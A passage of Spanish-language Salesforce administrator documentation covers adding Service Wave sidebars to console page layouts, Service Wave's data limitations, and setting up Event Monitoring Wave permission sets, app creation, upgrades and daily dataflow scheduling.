   a. `'ServiceCase1'` es un marcador para el nombre del conjunto de datos Caso de asistencia. Consulte el Paso 4 para saber cómo encontrar el nombre.

   b. `'Product_c'` es un marcador para el nombre del campo personalizado que utiliza para realizar un seguimiento de productos. Este campo es la respuesta que seleccionó en el asistente de configuración, Página 2, Pregunta 4. También puede encontrar el nombre de este campo dirigiéndose a Configuración e introduciendo `Casos` en el cuadro Búsqueda rápida. Luego haga clic en Campos y revise los nombres de campos personalizados para encontrar el campo que utiliza para productos. Busque el nombre de API del campo, y utilícelo en lugar de `'Product_c'` en ambos lugares de la consulta.

5. Si está creando una página para la barra lateral Por historial de caso, sustituya `filter="Filter_condition"` por el siguiente filtro: `filter="{'ServiceCase1': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'], 'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"`

   a. `'ServiceCase1'` es un marcador para el nombre del conjunto de datos Caso de asistencia. Consulte el Paso 4 para saber cómo encontrar el nombre.

   b. `'Product__c'` es un marcador para el nombre del campo personalizado que utiliza para realizar un seguimiento de familias de productos. Consulte el Paso 4 para saber cómo encontrar el nombre de ese campo.

   c. `'Reason'` es un marcador para el nombre del campo que utiliza para realizar un seguimiento de motivos de casos. Este campo es la respuesta que seleccionó en el asistente de configuración, Página 2, Pregunta 5. También puede encontrar el nombre de este campo dirigiéndose a Configuración e introduciendo `Casos` en el cuadro Búsqueda rápida. Luego haga clic en Campos y revise los nombres de campos personalizados para encontrar el campo que utiliza para motivos de casos. Busque el nombre de API del campo, y utilícelo en lugar de `'Reason'` en la consulta.

6. Guarde la página y vuelva a abrirla en modo de vista previa para asegurarse de que muestra el panel.

7. Agregue la página a la consola o a cualquier página que prefiera en Salesforce. A través de Configuración, encuentre el formato de página específico en el que desee incluir la barra lateral. Por ejemplo, algunos clientes utilizan un formato de página para la información procedente del objeto Casos. En ese caso, introduzca `Casos` en el cuadro Búsqueda rápida de Configuración y, a continuación, abra Formatos de página bajo Casos y busque el formato de página que desee modificar.

8. Haga clic en Modificar formato y seleccione la ficha Componentes de consola personalizados cerca de la parte superior. Diríjase a la sección Barra lateral derecha y seleccione una de las páginas que acaba de crear.

9. Establezca la anchura a 450 px y guarde el formato. La barra lateral debería aparecer incrustada en la página que acaba de modificar.

10. Repita este paso con las otras dos barras laterales según sea necesario.

**Hacer que Service Wave esté disponible en una ficha de Salesforce Classic**

Una forma de acceder a Service Wave es dirigiéndose a Wave Analytics en el menú de Force.com y seleccionando la aplicación desde la página de inicio de Wave. Para facilitar el acceso a la aplicación para su equipo, puede exponerla también como una ficha en Salesforce Classic. Para ello, cree una nueva ficha que apunte a una página de Visualforce que incluya el panel Service Wave - Descripción general. Las instrucciones completas están disponibles en Agregar un panel de Wave Analytics a una página de Visualforce.

## Comprender las limitaciones de la aplicación Service Wave Analytics

Service Wave requiere que Service Cloud incluya datos específicos, admite inicialmente un conjunto limitado de objetos de Salesforce y tiene algunas otras limitaciones.

### Requisitos de datos de Service Wave

Los datos de Service Cloud deben incluir al menos uno de los elementos siguientes para que los paneles de Service Wave funcionen correctamente:

- Eventos
- Tareas
- Casos cerrados
- Artículos publicados adjuntos a un caso o a una oportunidad

Tiene que haber campos de fórmula personalizados en el objeto Casos o crearse para los elementos siguientes:

- SLA infringido (campo de texto)
- FCR (booleano)

### Compatibilidad de Service Wave con objetos y campos de Salesforce

Service Wave admite todos los datos y los objetos estándar y personalizados de Salesforce. No obstante, cuando crea por primera vez la aplicación, solo incluye de forma predeterminada un conjunto predefinido de objetos y campos. La aplicación crea un flujo de datos que expone los campos seleccionados de los siguientes objetos de Salesforce:

- Cuenta
- Casos
- Contacto
- Eventos
- Usuario
- UserRole
- Tarea

Service Wave puede utilizar también campos de las siguientes opciones dependiendo de las respuestas que seleccione en el asistente de configuración:

- CaseArticle
- CaseHistory
- CSAT (objeto personalizado)
- Grupo
- Un único tipo de artículo de Knowledge (objeto personalizado)
- RecordType
- Oportunidad

Service Wave admite campos estándar y personalizados en objetos estándar de Salesforce. Los campos proporcionados se determinan según las respuestas que proporcione cuando cree la aplicación empleando el asistente de configuración incorporado.

Nota: Service Wave limita la admisión de objetos personalizados a no más de diez objetos personalizados por cada organización que implemente Service Wave. Esta limitación es contractual, no técnica.

Para agregar objetos personalizados o campos adicionales no incluidos cuando crea la aplicación por primera vez, tendrá que actualizar el flujo de datos de Service Wave. Para obtener detalles, consulte Crear conjuntos de datos con un flujo de datos.

### Limitaciones adicionales de Service Wave

Service Wave no admite fuentes de datos externas o el registro de nuevos conjuntos de datos desde el flujo de datos generado por la aplicación.

La inclusión de la calificación de CSAT en paneles/flujos de datos es opcional. El asistente de configuración de la aplicación le permite asociar el CSAT de un campo de caso personalizado u objeto personalizado asociado con el objeto Casos.

Tendrá que agregar manualmente cualquier predicado de seguridad u otros filtros de conjuntos de datos al flujo de datos de la aplicación.

La aplicación no admite la jerarquía múltiple (equipo/gerente) cuando la crea. Tendrá que agregar dicha función manualmente.

El panel Utilización de Knowledge en estos momentos informa sobre un único Tipo de artículo, que selecciona cuando utiliza el asistente de configuración.

## La aplicación Event Monitoring Wave

La aplicación Event Monitoring Wave se integra con la supervisión de eventos y los datos de seguimiento de auditoría de configuración le dan perspectivas del comportamiento de sus usuarios y la organización.

**Nota:** Como parte de Event Monitoring, también obtiene la aplicación Event Monitoring Wave. Utilice esta aplicación para cargar y acceder únicamente a los datos que se le proporcionan como parte de su suscripción. Evite que sus usuarios utilicen la aplicación para cargar o acceder a cualquier otro tipo de datos. Salesforce a veces supervisa dicho uso. La aplicación Event Monitoring Wave está disponible en inglés únicamente.

La aplicación Event Monitoring Wave es la primera manera integrada de explorar sus datos de supervisión en Salesforce. La creación de aplicaciones es sencilla y con sus paneles y conjuntos de datos preintegrados, puede empezar a explorar directamente. Esta aplicación le ayudará a desglosar los datos de su organización y a identificar rápidamente comportamientos sospechosos, rendimiento insuficiente de páginas y la adopción deficiente de usuarios.

1. Configurar permisos de Salesforce para la aplicación Event Monitoring Wave
   Configure su organización para utilizar la aplicación Event Monitoring Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.
2. Crear y compartir la aplicación Event Monitoring Wave
   Una vez haya activado los permisos correctos, la configuración de la aplicación Event Monitoring Wave es sencilla.
3. Actualizar la aplicación Event Monitoring Wave
   Aproveche las últimas funciones de Event Monitoring Wave actualizando su aplicación cada vez que lanzamos una nueva versión.
4. Programar el flujo de datos diario de Event Monitoring Wave
   Programe un flujo de datos diario antes de empezar a explorar con Event Monitoring Wave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para utilizar la aplicación Event Monitoring Wave:
- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"
- "Acceder a aplicaciones y plantillas de Event Monitoring Wave"

Para crear y gestionar aplicaciones Wave:
- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

5. Información sobre los paneles preintegrados de la aplicación Event Monitoring Wave
   La aplicación Event Monitoring Wave se ofrece con un conjunto de paneles preintegrados para que pueda empezar a explorar sus datos directamente. Los datos procedentes de su organización se cargan automáticamente en sus conjuntos de datos de la aplicación Event Monitoring Wave cuando se genera.
6. Conocer la terminología de la aplicación Event Monitoring Wave
   Para sacar el máximo provecho de la aplicación Event Monitoring Wave, es importante entender los parámetros y términos utilizados en la aplicación.

## Configurar permisos de Salesforce para la aplicación Event Monitoring Wave

Configure su organización para utilizar la aplicación Event Monitoring Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.

Nota: Como parte de Event Monitoring, también obtiene la aplicación Event Monitoring Wave. Utilice esta aplicación para cargar y acceder únicamente a los datos que se le proporcionan como parte de su suscripción. Evite que sus usuarios utilicen la aplicación para cargar o acceder a cualquier otro tipo de datos. Salesforce a veces supervisa dicho uso. La aplicación Event Monitoring Wave está disponible en inglés únicamente.

Cada licencia de Event Monitoring Wave proporciona acceso a Event Monitoring Wave para un máximo de diez usuarios. Esta tabla muestra los límites de almacenamiento de datos para la aplicación. Si necesita más datos, puede adquirir Analytics Cloud - Additional Data Rows, que le da derecho a 100 millones de filas adicionales.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics "

**Tabla 60: Límites de almacenamiento de datos de Event Monitoring Wave**

| Licencia | Límite |
|---|---|
| Analytics Cloud - Event Monitoring Wave App | 50 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. Proporciona acceso para un máximo de diez usuarios. |
| Analytics Cloud - Additional Data Rows | 100 millones de filas. |

Importante: Los límites de almacenamiento de datos de la licencia de la aplicación Event Monitoring Wave son de naturaleza contractual, no técnica. La licencia establece la supervisión estricta del número total de filas de datos.

Su organización puede utilizar la aplicación Event Monitoring Wave con o sin la plataforma Salesforce Wave Analytics. La aplicación Event Monitoring Wave está disponible de forma gratuita para cualquier organización con la licencia pagada de Event Monitoring. La licencia de la aplicación Event Monitoring Wave activa los siguientes permisos.

**Tabla 61: Permisos de usuario de Event Monitoring Wave**

| Permiso | Función |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Activa el acceso a todas las aplicaciones con plantilla de Wave. |
| "Acceder a aplicaciones y plantillas de Event Monitoring Wave" | Proporciona acceso específico a la aplicación Event Monitoring Wave así como a los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | Ofrece a los administradores la capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Event Monitoring Wave. |

| Permiso | Función |
| --- | --- |
| "Modificar flujos de datos de Wave Analytics" | Permite a los administradores cargar y descargar JSON para flujos de datos existentes. |

### Proceso de configuración de la aplicación Event Monitoring

Siga estos pasos básicos para configurar su organización para utilizar Event Monitoring Wave.

1. *Active la plataforma Wave y la integración del archivo de registro de eventos.* El primer paso cuando configura Event Monitoring Wave es activar Wave para su organización. También tendrá que activar la integración del archivo de registro de eventos con la configuración de la aplicación Event Monitoring Wave.
2. *Asignar licencias de conjuntos de permisos a usuarios.* A continuación asigne una licencia de conjunto de permisos de Event Monitoring Wave a cada usuario. Cada licencia de conjunto de permisos puede asignarse a un único usuario. Y cada usuario requiere una licencia de conjunto de permisos para poder utilizar la aplicación.
3. *Defina los tipos de usuarios y cree y asigne conjuntos de permisos.* A continuación, defina los tipos de usuarios principales en su organización y cree conjuntos de permisos para agrupar permisos de usuario relacionados según las necesidades de cada tipo de usuario. Después de crear los conjuntos de permisos, asígnelos a los usuarios. Aunque puede asignar un conjunto de permisos a un usuario individual, también puede asignarlo a un grupo de usuarios por motivos de eficiencia. Puede asignar conjuntos de permisos múltiples a un usuario.

Tras completar estos pasos, cree y comparta Event Monitoring Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Event Monitoring Wave después de que comparta la aplicación con ellos.

Consejo:

Para obtener resultados óptimos, siga los pasos para la configuración de la aplicación Event Monitoring Wave en el orden que se muestra aquí.

1. La licencia de conjunto de permisos de Aplicación Event Monitoring Wave y permisos de usuario
   La licencia de conjunto de permisos de Aplicación Event Monitoring Wave activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Event Monitoring Wave.
2. Identificar los tipos de usuario de la aplicación Event Monitoring Wave
   Identifique los tipos de usuario de la aplicación Event Monitoring Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de supervisión de eventos de su equipo.
3. Activar Wave Analytics y Event Monitoring y asignar licencias del conjunto de permisos de la aplicación Event Monitoring Wave
   Después de que Salesforce le aprovisione con la licencia de Event Monitoring Wave, active Wave y Event Monitoring y asigne licencias del conjunto de permisos de la aplicación Event Monitoring Wave.
4. Crear conjuntos de permisos de la aplicación Event Monitoring Wave
   Ofrezca acceso a los usuarios de su organización a funciones de Event Monitoring Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.
5. Asignar conjuntos de permisos de la aplicación Event Monitoring Wave a usuarios
   Asigne conjuntos de permisos a uno o más usuarios de Event Monitoring Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

## La licencia de conjunto de permisos de Aplicación Event Monitoring Wave y permisos de usuario

La licencia de conjunto de permisos de Aplicación Event Monitoring Wave activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Event Monitoring Wave.

Cada usuario de la aplicación Event Monitoring necesita una licencia de conjunto de permisos de Aplicación Event Monitoring Wave. La licencia de conjunto de permisos de Aplicación Event Monitoring Wave activa los siguientes permisos.

**Tabla 62: Permisos de la aplicación Event Monitoring Wave**

| Permiso de usuario | Qué activa |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Acceso general a todas las aplicaciones basadas en plantillas de Wave, incluyendo la aplicación Event Monitoring Wave. |
| "Acceder a aplicaciones y plantillas de Event Monitoring Wave" | Especifica el acceso a la aplicación Event Monitoring Wave y los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | La capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Event Monitoring Wave. |
| "Modificar flujos de datos de Wave Analytics" | Modificación, inicio, detención y reprogramación del flujo de datos. Supervisión del flujo de datos y trabajos del sistema en el supervisor de datos. Tenga buen criterio al asignar este permiso de usuario. El permiso activa el acceso a todos los datos de objetos de Salesforce a los que tenga acceso el usuario de la integración. Consulte Acceso de datos de Salesforce en Wave Analytics. |

## Identificar los tipos de usuario de la aplicación Event Monitoring Wave

Identifique los tipos de usuario de la aplicación Event Monitoring Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de supervisión de eventos de su equipo.

La licencia de Event Monitoring Wave incluye los permisos necesarios para que los usuarios de su organización administren Event Monitoring Wave y exploren datos de eventos. Configure Event Monitoring Wave de la manera más útil pensando en las diversas formas en que los usuarios puedan acceder a las funciones de Event Monitoring Wave y categorizando los usuarios en tipos. A continuación se muestran algunos ejemplos.

En la mayoría de los casos, Event Monitoring Wave soluciona las necesidades de dos tipos básicos de usuarios de su equipo:

- Usuarios, que ven paneles y conjuntos de datos de Event Monitoring Wave.
- Administradores o gerentes, que acceden a todas las funciones de Event Monitoring Wave para crear aplicaciones, paneles y conjuntos de datos y que también personalizan la experiencia de la aplicación Event Monitoring.

Del mismo modo, cuando configura Event Monitoring Wave, la creación de dos conjuntos de permisos básicos probablemente cumpla las necesidades de la mayoría de los usuarios de su organización:

- Un conjunto de permisos "ver" que contiene los permisos necesarios para los usuarios de nivel más básico cuando acceden a Event Monitoring Wave.
- Un conjunto de permisos "gestionar" que esté reservado para algunos administradores y gestores que contiene permisos para utilizar todas las funciones de Event Monitoring Wave.

En las instrucciones de configuración detallada de Event Monitoring Wave que vienen a continuación, le mostraremos cómo crear y asignar estos dos conjuntos de permisos.

## Activar Wave Analytics y Event Monitoring y asignar licencias del conjunto de permisos de la aplicación Event Monitoring Wave

Después de que Salesforce le aprovisione con la licencia de Event Monitoring Wave, active Wave y Event Monitoring y asigne licencias del conjunto de permisos de la aplicación Event Monitoring Wave.

### Activar la plataforma Wave

Para utilizar la plataforma Wave, primero actívela para su organización.

1. En el menú Configuración de Salesforce, bajo Administrar, haga clic en **Analytics Cloud | Información general**.
2. Haga clic en **Activar Analytics**.

### Activar Event Monitoring


A continuación, active la integración del archivo de registro cuando la aplicación Event Monitoring esté activada.

1. En el menú Configuración de Salesforce, desplácese hasta Supervisar y, a continuación, haga clic en **Registros**.
2. Haga clic en **Configurar Event Monitoring**.
3. Junto a **Activar la integración del archivo de registro de eventos con Event Monitoring Wave**, asegúrese de que el conmutador está en **Activado**.

### Asignar licencias de conjunto de permisos

A continuación, asigne una licencia de conjunto de permisos a *cada usuario* de su organización que necesite acceso a la aplicación Event Monitoring Wave.

1. En Configuración, haga clic en **Gestionar usuarios | Usuarios**.
2. Haga clic en el nombre del usuario que desee que pueda acceder a Wave. Es posible que desee empezar con **Usuario, Administrador** o cualquier nombre que se le haya asignado al administrador del sistema.
3. Coloque el cursor sobre **Asignaciones de licencia del conjunto de permisos** y haga clic en **Modificar asignaciones**.




4. Seleccione Licencias de conjunto de permisos de la aplicación Event Monitoring Wave y haga clic en **Guardar**.

Importante: Repita estos pasos para cada usuario de su organización que requiera acceso a la aplicación Event Monitoring.

## Crear conjuntos de permisos de la aplicación Event Monitoring Wave

Ofrezca acceso a los usuarios de su organización a funciones de Event Monitoring Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.

Después de asignar las licencias de conjunto de permisos de la aplicación Event Monitoring Wave a los usuarios, cree conjuntos de permisos compuestos de permisos de usuario de Event Monitoring Wave y asígnelos a los usuarios. Puede crear todos los conjuntos de permisos que necesite para cumplir las necesidades de sus usuarios. A continuación se describe cómo crear dos conjuntos de permisos:

PERMISOS DE USUARIO

Para crear conjuntos de permisos:

- "Gestionar perfiles y conjuntos de permisos"

- *Conjunto de permisos Gestionar Event Monitoring Wave*, para usuarios que crean y administran Event Monitoring Wave.
- *Conjunto de permisos Ver Event Monitoring Wave*, para usuarios que exploran paneles y conjuntos de datos de aplicaciones.

1. Cree el conjunto de permisos Gestionar Event Monitoring Wave, que otorga acceso a los usuarios a todas las funciones de la aplicación.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
   b. Introduzca `Gestionar Event Monitoring Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Event Monitoring Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione los siguientes permisos de usuario: "Utilizar aplicaciones basadas en plantillas de Wave Analytics", "Acceder a plantillas y aplicaciones de Event Monitoring Wave", "Gestionar aplicaciones basadas en plantillas de Wave Analytics" y "Modificar flujos de datos de Wave Analytics". Asegúrese de seleccionar los cuatro. Haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a los usuarios crear y administrar Event Monitoring Wave y acceder a todas las funciones de la aplicación. Ahora puede asignarlo a los usuarios, tema que se trata en Asignar conjuntos de permisos de la aplicación Event Monitoring Wave a usuarios.

2. Cree el conjunto de permisos Ver Event Monitoring Wave, que permite a los usuarios ver paneles y conjuntos de datos de aplicaciones.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
   b. Introduzca `Ver Event Monitoring Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Event Monitoring Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione únicamente los permisos de usuario "Utilizar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a plantillas y aplicaciones de Event Monitoring Wave" y haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a los usuarios ver paneles y conjuntos de datos de Event Monitoring Wave. Ahora puede asignarlo a los usuarios, tema que se trata en Asignar conjuntos de permisos de la aplicación Event Monitoring Wave a usuarios.

## Asignar conjuntos de permisos de la aplicación Event Monitoring Wave a usuarios

Asigne conjuntos de permisos a uno o más usuarios de Event Monitoring Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

PERMISOS DE USUARIO

Para asignar un conjunto de permisos a usuarios:
- "Asignar conjuntos de permisos"

1. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos**.
2. PRECAUCIÓN: Asigne el conjunto de permisos Gestionar Event Monitoring Wave con moderación ya que permite a los usuarios administrar Event Monitoring Wave, lo que les permite crear, modificar y eliminar la aplicación. Asígnelo únicamente a usuarios que administran y gestionan la aplicación.

   Haga clic en el conjunto de permisos que desea asignar a los usuarios. Si ha seguido las instrucciones de Crear conjuntos de permisos de la aplicación Event Monitoring Wave, seleccione el conjunto de permisos Gestionar Event Monitoring Wave o Ver Event Monitoring Wave.
3. Haga clic en **Gestionar asignaciones** y haga clic en **Agregar asignaciones**.
4. Seleccione los usuarios que necesitan acceder a Wave y haga clic en **Listo**.

Tras completar estos pasos, cree y comparta Event Monitoring Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Event Monitoring Wave después de que comparta la aplicación con ellos.

## Crear y compartir la aplicación Event Monitoring Wave

Una vez haya activado los permisos correctos, la configuración de la aplicación Event Monitoring Wave es sencilla.

PERMISOS DE USUARIO

Para utilizar la aplicación Event Monitoring Wave:
- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"
- "Acceder a aplicaciones y plantillas de Event Monitoring Wave"

Para crear y gestionar aplicaciones Wave:
- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

Nota: Debido a que los archivos de registro de eventos tienen un periodo de generación de 24 horas, no verá sus datos en la aplicación durante el primer día tras su creación. La aplicación incluye algunos datos de ejemplo, de modo que puede ver sus paneles mientras tanto.

1. Inicie sesión en Salesforce.
2. Seleccione Wave Analytics desde el Selector de aplicaciones.
3. Haga clic en **Aplicación**, seleccione **Aplicación Event Monitoring Wave** y, a continuación, seleccione **Continuar**.
4. Asigne un nombre a su aplicación.
5. Haga clic en **Crear**. El proceso de creación de la aplicación puede tardar algún tiempo. Puede comprobar el progreso seleccionando **Supervisor de datos** desde el menú del engranaje en la parte superior de la página. Si cualquier parte de la creación de su aplicación falla, tendrá que volver a crear la aplicación.
6. Una vez esté lista su aplicación, puede compartirla con otros usuarios de su organización. Recuerde que solo los usuarios con los permisos "Gestionar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a aplicaciones y plantillas de Event Monitoring Wave" pueden ver la aplicación. Para compartir su aplicación, pase el ratón sobre el mosaico de la aplicación en la pantalla de inicio de Wave Analytics y haga clic en **Compartir**. También puede compartirla desde la aplicación en sí.

## Actualizar la aplicación Event Monitoring Wave

Aproveche las últimas funciones de Event Monitoring Wave actualizando su aplicación cada vez que lanzamos una nueva versión.

La pancarta en la parte superior de su página de inicio de la aplicación le informa de que hemos lanzado una nueva versión. También proporciona un vínculo a más información acerca de la versión. También existe un vínculo invitándole a iniciar el proceso de actualización en la columna a mano izquierda de la página de inicio, justo debajo del nombre de la aplicación.

Este es el procedimiento para actualizar su aplicación.

**PERMISOS DE USUARIO**

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

1. Haga clic en el vínculo "Novedades" en la pancarta o el vínculo "Nueva versión disponible" en la columna a mano izquierda de la página de inicio de su aplicación.
2. Puede leer información acerca de la versión en la parte superior de la página que se abre. En la parte inferior de la página, busque los botones: **Actualizar aplicación actual** y **Crear nueva aplicación**.
3. Vea descripciones de lo que hacen los botones pasando el ratón sobre ellos. Si hace clic en **Actualizar aplicación actual**, sobrescribe su aplicación actual y todos sus activos,sustituyéndola con una aplicación basada en la nueva versión. La actualización elimina también cualquier personalización, incluyendo cualquier campo u objeto nuevo que haya agregado al flujo de datos o cambios que realizó en la configuración de seguridad así como colores y etiquetas de paneles. Si hace clic en **Crear nueva aplicación**, crea una segunda copia de su aplicación actual basada en la nueva versión. Decida qué opción se adapta a sus circunstancias y haga clic en el botón apropiado.
4. PRECAUCIÓN: Si ha personalizado su aplicación, haga clic **Crear nueva aplicación** en lugar de **Actualizar aplicación actual** para realizar una copias de las aplicación basándose en la nueva versión. La creación de una nueva aplicación conserva la versión actual y cualquier personalización, que puede copiar luego manualmente en la nueva versión de la aplicación.

   Si hace clic en **Actualizar aplicación actual**, verá una pantalla advirtiéndole de que la opción de actualización sobrescribe la aplicación actual y se deshace de cualquier personalización que haya realizado. Si está de acuerdo la sobreescritura de las personalizaciones, marque la casilla y haga clic en **Continuar**. Si no lo está, haga clic en **Regresar** para volver a la pantalla anterior. Hacer clic en **Continuar** le lleva al asistente de configuración. Pase al paso 6.
5. Si hace clic en **Crear nueva aplicación**, se le dirigirá al asistente de configuración. No ve una advertencia, puesto que no está sobrescribiendo su aplicación actual, que se conserva con cualquier personalización que haya realizado en ella.
6. El asistente de configuración se carga previamente con la configuración que eligió la última vez que utilizó el asistente. Puede utilizar estos ajustes o cambiarlos. Pase por cada página del asistente.
7. Una vez complete el asistente, Wave muestra una pantalla que indica qué activos están afectados por la actualización. Revise la pantalla para ver cuántos conjuntos de datos, paneles y lentes se cambiarán, eliminarán o agregarán por la actualización. También muestra cómo se modificarán los activos cambiados: si el cambio es en los datos o en el aspecto. En la misma pantalla tiene la opción para descargar un archivos con el código de los cambios realizados en la aplicación. Si personalizó la aplicación, descargue y guarde el archivo de modo que pueda copiar y pegar el código de personalización en la versión actualizada.
8. *Solo opción Actualizar*: Si está actualizando su aplicación, haga clic en **Actualizar aplicación actual**. Recuerde, esta acción sobreescribe cualquier personalización que haya realizado. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.
9. *Solo opción Crear*: Si está creando una nueva aplicación, asigne un nombre diferente a su aplicación del de la versión actual y haga clic en **Crear nueva aplicación**. Esta opción guarda su aplicación actual y todas sus personalizaciones. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.

Si el vínculo debajo del nombre de la aplicación dice "Restablecer aplicación", está utilizando la última versión y no necesita actualizar.

## Programar el flujo de datos diario de Event Monitoring Wave

Programe un flujo de datos diario antes de empezar a explorar con Event Monitoring Wave.

Cuando crea Event Monitoring Wave, el proceso de creación incluye un flujo de datos que importa los datos de Event Monitoring más recientes a Wave. Puede programar el flujo de datos para que vuelva a ejecutarse cada día para garantizar que su aplicación emplea datos de Salesforce actualizados. Salesforce genera y carga archivos de registro de eventos automáticamente por la mañana temprano, normalmente a las 6:00 A.M. Programe el flujo de datos para un par de horas más tarde de forma que la aplicación disponga de los datos más recientes y que el flujo de datos no interrumpa su uso de la aplicación. Recomendamos la ejecución del flujo de datos entre las 8:00 y las 9:00 A.M.


**Nota:** El flujo de datos de Event Monitoring Wave se ejecuta solo una vez cuando crea la aplicación. Prográmelo para que se ejecute diariamente de forma que la aplicación emplee los datos de eventos más recientes.

**PERMISOS DE USUARIO**


Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

1. Vaya a **Wave Analytics** en el menú de Force.com (parte superior derecha de la ventana de Salesforce) si aún no está ahí. Abra el Supervisor de datos haciendo clic en el icono de engranaje de la parte superior derecha de la pantalla.




2. Seleccione la vista Flujo de datos desde el menú de la parte superior izquierda de la pantalla del Supervisor de datos.




3. Localice la aplicación que creó; es posible que tenga que desplazarse hacia abajo en la página. Abra el menú en el extremo derecho de la pantalla junto al icono y el nombre de la aplicación. Seleccione **Programar** y establezca una hora para el flujo de datos. Seleccione una hora fuera del horario laboral normal de modo que el flujo de datos no interrumpa las actividades comerciales. Haga clic en **Guardar**.

## Información sobre los paneles preintegrados de la aplicación Event Monitoring Wave

